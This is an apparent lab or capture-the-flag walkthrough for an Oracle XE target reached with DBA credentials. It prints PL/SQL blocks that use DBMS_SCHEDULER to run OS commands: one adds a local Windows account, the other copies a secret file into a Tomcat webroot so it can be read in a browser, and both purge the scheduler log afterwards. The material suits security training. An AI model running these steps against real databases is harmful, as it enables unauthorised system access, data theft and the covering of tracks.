Challenge 26

Login to the oracle database based on the following information [Level: Intermediate]

Username: DBA1

Password: password1


IP: 192.168.2.12

Port: 1521

SID: XE


- List the permissions/privileges of current user.
- Execute OS code.

Login to database




Notice that already have DBA role. When you list your privileges, you will have all privileges.

select * from session_privs



The OS code can be executed using the feature DBMS_SCHEDULER which comes with Oracle.

```
begin
DBMS_SCHEDULER.create_program('my_prog', 'EXECUTABLE', 'net user pwned pwn3d!!
/add',0,TRUE);
DBMS_SCHEDULER.create_job(job_name=>'myjob11',program_name=>'myprog11',
start_date=>NULL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);
dbms_lock.sleep(1);
dbms_scheduler.drop_program(program_name=>'myprog11');
dbms_scheduler.purge_log;
end;
```




This will add a user to the box (called pwned). You will not be able to see the output of the command. The host is also running a tomcat server on port 8085, the webroot is:

C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\


You can copy the file 'c:\secret.txt' to the location C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\docs and then read it in a web-browser:

```
begin

DBMS_SCHEDULER.create_program('myprog11','EXECUTABLE','c:\WINDOWS\system32\cmd.exe /c copy c:\secret.txt C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\docs\userxx.txt',0,TRUE);

DBMS_SCHEDULER.create_job(job_name=>'myjob11',program_name=>'myprog11',start_date=>NULL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);

dbms_lock.sleep(1);

dbms_scheduler.drop_program(program_name=>'myprog11');

dbms_scheduler.purge_log;

end;
```

Note: please make sure your filename(userxx.txt) is unique



Now we can see this file by accessing the URL:


192.168.2.12:8085/docs/userxx.txt
Disable
Cookies
CSS
Forms
Images
Information
Miscellane
Nice one, flag is 771690